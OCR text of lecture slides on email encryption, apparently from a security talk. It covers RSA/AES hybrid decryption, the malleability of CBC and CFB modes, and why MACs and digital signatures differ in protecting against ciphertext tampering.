
- Obtain the encrypted email
- Extract ciphertext k and ciphertext c
- Decrypt k with private key sec to obtain session key s
  - $s = RSA_{sec}(k)$
- Decrypt ciphertext c with session key s to obtain the cleartext m
  - $m = AES_s(c)$




Ciphertext malleability




CBC Mode of Encryption




Malleability of CBC/CFB




Malleability of CBC/CFB




Malleability of CBC/CFB




Malleability of CBC/CFB



Malleability of CBC/CFB



Ciphertext Malleability



MAC != digital signature

Message Authentication Codes

- Protection against ciphertext tampering

Digital Signatures?

- Merely used to display status message or icon
- In many cases, attacker can
  - remove signatures
  - sign unknown ciphertext under own identity

